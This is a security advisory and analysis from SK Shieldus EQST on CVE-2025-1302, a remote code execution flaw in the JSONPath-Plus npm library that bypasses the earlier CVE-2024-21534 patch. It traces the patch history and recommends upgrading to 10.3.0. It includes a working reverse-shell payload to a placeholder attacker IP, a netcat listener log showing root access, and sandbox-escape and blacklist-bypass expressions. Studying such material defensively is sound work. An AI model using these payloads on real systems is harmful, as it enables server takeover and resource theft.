JSONPath-Plus is used to extract specific values from data that is in the form of a JSON⁹ file as an open source library. As a result of searching for JSONPath-Plus in npm¹⁰, it was confirmed that it was used by more than 860 packages including kubernetes-client, etc. based on Mar. 11, 2024.



Source: npmjs.com

Figure 1. JSONPath-Plus usage statistics

On February 15, 2025, a remote code execution vulnerability (CVE-2025-1302) was disclosed in JSONPath-Plus. This vulnerability occurred due to a bypass of blacklist-based filtering during the security patching of a previous remote code execution issue (CVE-2024-21534) caused by a¹¹sandbox escape in Node.js's vm module¹², which was disclosed in October 2024. As additional vulnerabilities were discovered due to the bypass, the currently used package should be checked whether it is using the vulnerable version of JSONPath-Plus.

⁹ JSON (JavaScript Object Notation): An open standard format that uses human-readable text to convey data consisting of key-value pairs.

¹⁰ npm: A package manager for JavaScript language maintained by npm Inc., a subsidiary of GitHub.

¹¹ vm: The basic Node.js module that compiles and executes the JavaScript code within the virtual machine context.

¹² sandbox: A mechanism for isolating a running program to restrict its access to certain system resources.

■ Attack Scenario




Figure 2. CVE-2025-1302 Attack Scenario

- ① Exploiting the CVE-2025-1302 vulnerability, sending a remote code execution payload to the victim's server
- ② Gaining access to the victim's server shell
- ③ Using the acquired shell to install a cryptocurrency miner on the victim's server
- ④ Utilizing the victim's server resources to mine cryptocurrency

■ Affected Software Versions

The software versions vulnerable to CVE-2025-1302 are as follows.

S/W	Vulnerable Version
JSONPath-Plus	< 10.3.0

■ Test Environment Configuration

Build a test environment and examine the operation of CVE-2025-1302.

Name	Information
Victim	JSONPath-Plus v10.2.0 (10.233.3.66)
Attacker	Kali Linux (10.233.78.36)

■ Vulnerability Test

Step 1. Configuration of the Environment

Set up a simple web server on the victim's PC using a vulnerable version of JSONPath-Plus. The files for testing the CVE-2025-1302 vulnerability can be found in EQSTLab's GitHub repository below.

- URL: <https://github.com/EQSTLab/CVE-2025-1302>

Build and run the Docker image with the following command.

```
> git clone https://github.com/EQSTLab/CVE-2025-1302.git
> cd CVE-2025-1302
> docker build -t jsonpath:10.2.0 .
> docker run --rm --name jsonpath -p 3000:3000 jsonpath:10.2.0
```

You can see that the server using JSONPath-Plus which is vulnerable to remote code execution attacks has been established.




Figure 3. Victim's webpage

Step 2. Vulnerability Test

A JSONPath¹³ expression can be inserted to the search function of a vulnerable server to check if it can be attacked. Like Figure 4, the search result for 299 is the same as the search result for \$.299, which is a JSON-Path expression that extracts the value 299 located at the uppermost (\$) of the JSON data.




Figure 4. Check if attack is possible

The attacker uses the following malicious JSONPath expression to obtain server permissions from the victim server.

```
$.[?(EQST='[['constructor']] [['constructor']]('this.process.mainModule.require('child_process').execSync(`bash -c 'bash >& /dev/tcp/<Attacker_IP>/< Attacker_PORT> 0>&1'`));EQST())]
```



Figure 5. Malicious JSONPath expression

¹³ JSONPath: A language rule to analyze, convert, and selectively extract data from the JSON.

Afterwards, the attacker uses the stolen shell to execute remote code in the victim server.

```
(root@kali-5c8b64b984-rv4k7)-[/]  
# nc -l -p 4444  
id  
uid=0(root) gid=0(root) groups=0(root)  
pwd  
/usr/src/app  
□
```

Figure 6. Stealing server shell from victim

■ Detailed Analysis of the Vulnerability

The detailed vulnerability analysis explains the cause of vulnerability, patch content, and bypass method. Step 1 analyzes the cause of the occurrence of the CVE-2024-21534 vulnerability and Step 2 introduces key security patches. Step 3 discusses the CVE-2025-1302 vulnerability that bypasses this.

Step 1. CVE-2024-21534 analysis

The CVE-2024-21534 vulnerability released on Oct. 11, 2024 occurred by executing an arbitrary JavaScript code within the JSONPath expression.

1) JSONPath expression processing process

JSONPath-Plus analyzes the JSONPath expression, and extracts values from the JSON according to the results of the expression. The delivered JSONPath expression is processed through the following process within the JSONPath-Plus.




Figure 7. JSONPath expression processing order

(1) JSONPath

The usage of the JSONPath function is as follows.

```
const result = JSONPath(  
  [options, ] // options : Used to deliver the factors below as objects at once  
  path, // path : JSONPath expression  
  json, // json : JSON object to extract according to the expression  
  callback, // callback : callback function to process the extracted result  
  otherTypeCallback // otherTypeCallback : Used if JSON skimmer is not supported
```

According to the examples above, JSONPath expression is allocated to path and JSON data to json before sending it to the JSONPath function.

```
app.post('/query', (req, res) => {  
  const { path } = req.body;  
  if (!json || !path) {  
    return res.status(400).json({ error: 'Both json and path are required.' });  
  }  
  try {  
    const result = JSONPath({path, json});  
  }  
});
```

Figure 8. JSONPath expression and JSON data delivery

Among the delivered data, the JSONPath expression path is delivered to the evaluate function through args.

```
1514 function JSONPath(opts, expr, obj, callback, otherTypeCallback) {  
1549   if (opts.autostart !== false) {  
1550     const args = {  
1551       path: optObj ? opts.path : expr  
1552     };  
1553     if (!optObj) {  
1554       args.json = obj;  
1555     } else if ('json' in opts) {  
1556       args.json = opts.json;  
1557     }  
1558     const ret = this.evaluate(args);  
  }  
}
```

Figure 9. args delivered to the evaluate function

(2) evaluate

The evaluate function converts the delivered expression to array data using the toPathArray function, which is then sent to the _trace function.

```
1567 JSONPath.prototype.evaluate = function (expr, json, callback, otherTypeCallback) {
1579   json = json || this.json;
1580   expr = expr || this.path;
1581 >   if (expr && typeof expr === 'object' && !Array.isArray(expr)) { ...
1601   }
1602   currParent = currParent || null;
1603   currParentProperty = currParentProperty || null;
1604 >   if (Array.isArray(expr)) { ...
1606   }
1607 >   if (!expr && expr !== '' || !json) { ...
1609   }
1610   const exprList = JSONPath.toPathArray(expr);
1611
1612 >   if (exprList[0] === '$' && exprList.length > 1) { ...
1614   }
1615   this._hasParentSelector = null;
1616   const result = this._trace(exprList, json, ['$'], currParent, currParentProperty, callback).filter(function (ea) {
1617     return ea && !ea.isParentSelector;
1618   });
}
```

Figure 10. Processing of the expression within the evaluate function

(3) _trace

The _trace function searches JSON data to deliver array data to the _eval function in consecutive order.

```
1682 JSONPath.prototype._trace = function (expr, val, path, parent, parentPropName, callback, hasArrExpr,
1690 ) {
1697   const loc = expr[0],
1698         x = expr.slice(1);
1699
1720 >   if ((typeof loc !== 'string' || literalPriority) && val && Object.hasOwn(val, loc)) { ...
1768   } else if (loc.indexOf('(') === 0) {
1769     // [?(expr)] (filtering)
1770 >   if (this.currEval === false) { ...
1772   }
1773   const safeLoc = loc.replace(/^(?!\.?)$/u, '$1');
1774   // check for a nested filter expression
1775   const nested = /@.?(^?)*['](\.?\.?)\.(?!\.?)\.[\']]/gu.exec(safeLoc);
1776 >   if (nested) { ...
1787   } else {
1788     this.walk(val, m => {
1789       if (this._eval(safeLoc, val[m], m, path, parent, parentPropName)) {
1790         addRet(this._trace(x, val[m], push(path, m), val, m, callback, true));
1791       }
1792     });
1793   }
}
```

Figure 11. Processing of the expression within the _trace function

(4) _eval

The _eval function executes the delivered data within the sandbox.

```
1944~ JSONPath.prototype._eval = function (code, _v, _vname, path, parent, parentPropName) {
1954   const scriptCacheKey = this.currEval + 'Script:' + code;
1955   if (!JSONPath.cache[scriptCacheKey]) {
1956     let script = code.replaceAll('@parentProperty', '_$_parentProperty').replaceAll
      ('@parent', '_$_parent').replaceAll('@property', '_$_property').replaceAll('@root',
      '_$_root').replaceAll(/@([\s\w]+)/gu, '_$_v$1');
1957 >   if (containsPath) { ...
1959   }
1960   if (this.currEval === 'safe' || this.currEval === true || this.currEval === undefined)
      {
1961     JSONPath.cache[scriptCacheKey] = new this.safeVm.Script(script);
1962 >   } else if (this.currEval === 'native') { ...
1964 >   } else if (typeof this.currEval === 'function' && this.currEval.prototype && Object.
      hasOwn(this.currEval.prototype, 'runInNewContext')) { ...
1967 >   } else if (typeof this.currEval === 'function') { ...
1971 >   } else { ...
1973   }
1974   }
1975   try {
1976     return JSONPath.cache[scriptCacheKey].runInNewContext(this.currSandbox);
```

Figure 12. Processing of the expression within the _eval function

Here, saveVm imports and uses the internal vm module.

```
3   var vm = require('vm');

693  JSONPath.prototype.vm = vm;
694  JSONPath.prototype.safeVm = vm;
695  const SafeScript = vm.Script;
```

Figure 13. saveVm declaration

2) Sandbox escape

vm executes code in an independent environment through sandbox, but it can directly execute code in the server if sandbox escape is possible. The example code for sandbox escape is as follows.

```
"EQST=this.constructor.constructor(\\process.mainModule.require('child_process').execSync('touch /tmp/EQST.txt'))");EQST()"
```

Among the above codes, this refers to the sandbox as an object, and this.constructor refers to the constructor of the object. Because the constructor inherits the function, this.constructor.constructor is the same function constructor as Object.constructor, which can define or execute new functions.

The example code can be executed to create a temporary file in an operating server after sandbox escape.




Figure 14. Result of executing sandbox escape example code

Step 2. CVE-2024-21534 security measure

This vulnerability first occurred in the JSONPath-Plus 9.0.0 version, where continuous security patches and bypasses were performed. A total of 9 security patches were performed during this processes, where they 3 key security measures are described below.

1) Change to the execution method

It changed from using the internal vm to using a safe vm. When executing the expression, the part that verifies if it is a key that exists in the JSON data was added.

```
2064 JSONPath.prototype.safeVm = {
2065   | Script: SafeScript
2066 };
1356 class SafeScript {
1360   constructor(expr) {
1361     this.code = expr;
1362     this.ast = jsep(this.code);
1363   }
1370   runInNewContext(context) {
1371     const keyMap = {
1372       ...context
1373     };
1374     return SafeEval.evalAst(this.ast, keyMap);
1375   }
1376 }
1377
```

Figure 15. Key CVE-2024-21534 security patch 1

The security patch prevents sandbox escape and prevents access to properties not defined in keyMap. Here, the keyMap inherits the object, and is defined by copying the properties of the context object containing the JSON data. However, the internal functions of objects such as keyMap bind, apply, and call were included during this process, allowing it to be attacked.

2) Removal of internal functions from object

Afterwards, the keyMap declaration method was changed to prevent bypass through the internal functions of object.

```
1376   runInNewContext(context) {
1377       // `Object.create(null)` creates a prototypeless object
1378       const keyMap = Object.assign(Object.create(null), context);
1379       return SafeEval.evalAst(this.ast, keyMap);
1380   }
1381 }
```

Figure 16. Key CVE-2024-21534 security patch 2

The keyMap declaration method was edited to creating a new empty object without prototype¹⁴ and copying the properties of the context object. Because the keyMap now does not include the internal functions of the object, bypassing through the internal functions is no longer possible.

3) Filtering addition

A blacklist-based filtering was added to prevent character strings such as constructor, __proto__ that can be abused for attacks.

```
1204   jsep.addLiteral('undefined', undefined);
1207   + const BLOCKED_PROTO_PROPERTIES = new Set(['constructor', '__proto__', '__defineGetter__', '__defineSetter__']);
1205   const SafeEval = {
1295   evalMemberExpression(ast, subs) {
1296       - if (ast.property.type === 'Identifier' && ast.property.name === 'constructor' || ast.object.type === 'Identifier' && ast.object.name === 'constructor') {
1297       -     throw new Error("'constructor' property is disabled");
1298       - }
1299       const prop = ast.computed ? SafeEval.evalAst(ast.property) // `object[property]`
1300       : ast.property.name; // `object.property` property is Identifier
1301       const obj = SafeEval.evalAst(ast.object, subs);
1302       + if (obj === undefined || obj === null) {
1303       +     throw TypeError(`Cannot read properties of ${obj} (reading '${prop}');`);
1304       + }
1305       + if (!Object.hasOwn(obj, prop) && BLOCKED_PROTO_PROPERTIES.has(prop)) {
1306       +     throw TypeError(`Cannot read properties of ${obj} (reading '${prop}');`);
1307       + }
```

Figure 17. Key CVE-2024-21534 security patch 3

After this final patch, the security patches for the CVE-2024-21534 vulnerability were completed.

¹⁴ prototype: A parent object of specific objects within the JavaScript.

Step 3. CVE-2025-1302 attack method

However, the CVE-2025-1302 vulnerability that bypassed the security patches of the CVE-2024-21534 vulnerability security patch was released.

The `BLOCKED_PROTO_PROPERTIES.has(prop)` which inspects the blacklist carries out filtering for `prop`, which is the properties of the delivered data.

```
evalMemberExpression(ast, subs) {  
  const prop = ast.computed ? SafeEval.evalAst(ast.property) // `object[property]`  
    : ast.property.name; // `object.property` property is Identifier  
  const obj = SafeEval.evalAst(ast.object, subs);  
  if (obj === undefined || obj === null) {  
    throw TypeError(`Cannot read properties of ${obj} (reading '${prop}');`);  
  }  
  if (!Object.hasOwn(obj, prop) && BLOCKED_PROTO_PROPERTIES.has(prop)) {  
    throw TypeError(`Cannot read properties of ${obj} (reading '${prop}');`);  
  }  
  const result = obj[prop];  
  if (typeof result === 'function') {  
    return result.bind(obj); // arrow functions aren't affected by bind.  
  }  
  return result;  
},
```

Figure 18. Filtering logic

The expression used in the CVE-2024-21534 vulnerability are as follows.

```
$[?(EQST=this.constructor.constructor("process.mainModule.require('child_process').execSync  
('[OS commands]')");EQST())]
```

When inserting the above expression, `constructor`, the name of the property, is saved in `prop`. Because `constructor` is included in the blacklist, the expression used in CVE-2024-21534 is `BLOCKED_PROTO_PROPERTIES.has(prop)` is filtered by returning `true`.

The expression that bypasses the `BLOCKED_PROTO_PROPERTIES.has(prop)` condition is as follows.

```
$..[?(EQST="[['constructor']][['constructor']]('this.process.mainModule.require('child_process').  
execSync(`OS commands`)");EQST())]
```

Among the above expressions, `['constructor']`, the name of the property, is saved in `prop` and recognized as array data in the `"['constructor']['constructor']"` part.

The blacklist composed of character string data is not filtered by returning false when compared with the array.

	2024 expression	2025 expression
Bypass keyword	[].constructor.constructor	'[['constructor']] [['constructor']]
prop	constructor	["constructor"]
typeof(prop)	string	object
BLOCKED_PROTO_PROPERTIES.has(prop)	true	false

If the expression that bypassed the security patch is used using the above method, remote code execution is possible.




Figure 19. CVE-2024-21534 security patch bypass

■ Countermeasures

The security patch for the CVE-2025-1302 vulnerability was released on Feb. 15, 2025, described as follows.

```
evalMemberExpression (ast, subs) {  
  const prop = ast.computed  
    ? SafeEval.evalAst(ast.property) // `object[property]`  
    : ast.property.name; // `object.property` property is Identifier  
  const prop = String(  
    // NOTE: `String(value)` throws error when  
    // value has overwritten the toString method to return non-string  
    // i.e. `value = {toString: () => []}`  
    ast.computed  
    ? SafeEval.evalAst(ast.property) // `object[property]`  
    : ast.property.name // `object.property` property is Identifier  
  );  
}
```

Figure 20. CVE-2025-1302 security measure content

The CVE-2025-1302 vulnerability had `BLOCKED_PROTO_PROPERTIES.has(prop)` bypassed due to abnormal verification of `prop` that has a data type different from character strings. This was solved by using the `String()` function that converts character string data types to always make `prop` designated as a character string during the `prop` definition process, allowing the normal verification of `BLOCKED_PROTO_PROPERTIES.has(prop)`, which results in returning `true` as the resulting value to complete the vulnerability patch.

The table below is information on `prop` before and after applying the security patch.

	Before countermeasure	After countermeasure
prop	['constructor']	constructor
typeof(prop)	object	string
BLOCKED_PROTO_PROPERTIES.has(prop)	false	true

If a vulnerable JSONPath-Plus is being used, it should be updated to the version with the patch applied (v10.3.0) as there is a vulnerability for remote code execution.

■ Reference Sites

- CVE-2025-1302:
<https://github.com/advisories/GHSA-hw8r-x6gr-5gjp>
<https://nvd.nist.gov/vuln/detail/CVE-2025-1302>
- CVE-2025-1302 commit:
<https://github.com/JSONPathPlus/JSONPath/commit/30942896d27cb8a806b965a5ca9ef9f686be24ee>
- CVE-2025-1302 PoC: <https://gist.github.com/nickcopi/11ba3cb4fdee6f89e02e6afae8db6456>
- CVE-2024-21534: <https://github.com/advisories/GHSA-pppg-cpfq-h7wr>
- CVE-2024-21534 Comparing changes:
<https://github.com/JSONPath-Plus/JSONPath/compare/v9.0.0...v10.1.0>
<https://github.com/JSONPath-Plus/JSONPath/compare/v10.1.0...v10.2.0>
- CVE-2024-21534 commit:
<https://github.com/JSONPathPlus/JSONPath/commit/73ad72e5ee788d8287dea6e8283a3f16f63c9eb8>
- npm: <https://www.npmjs.com/package/jsonpath?activeTab=dependents>



EQST

INSIGHT

2025.03

SK shieldus

SK Shieldus Inc. 4&5F, 23, Pangyo-ro 227beon-gil, Bundang-gu, Seongnam-si, Gyeonggi-do, 13486, Republic of Korea
<https://www.skshieldus.com>

Publisher: SK Shieldus EQST business group

Production: SK Shieldus Marketing Group

COPYRIGHT © 2025 SK SHIELDUS. ALL RIGHT RESERVED.

This document copyrighted by the EQST business group of SK Shieldus and legally protected. Any unauthorized use or modification is prohibited by law.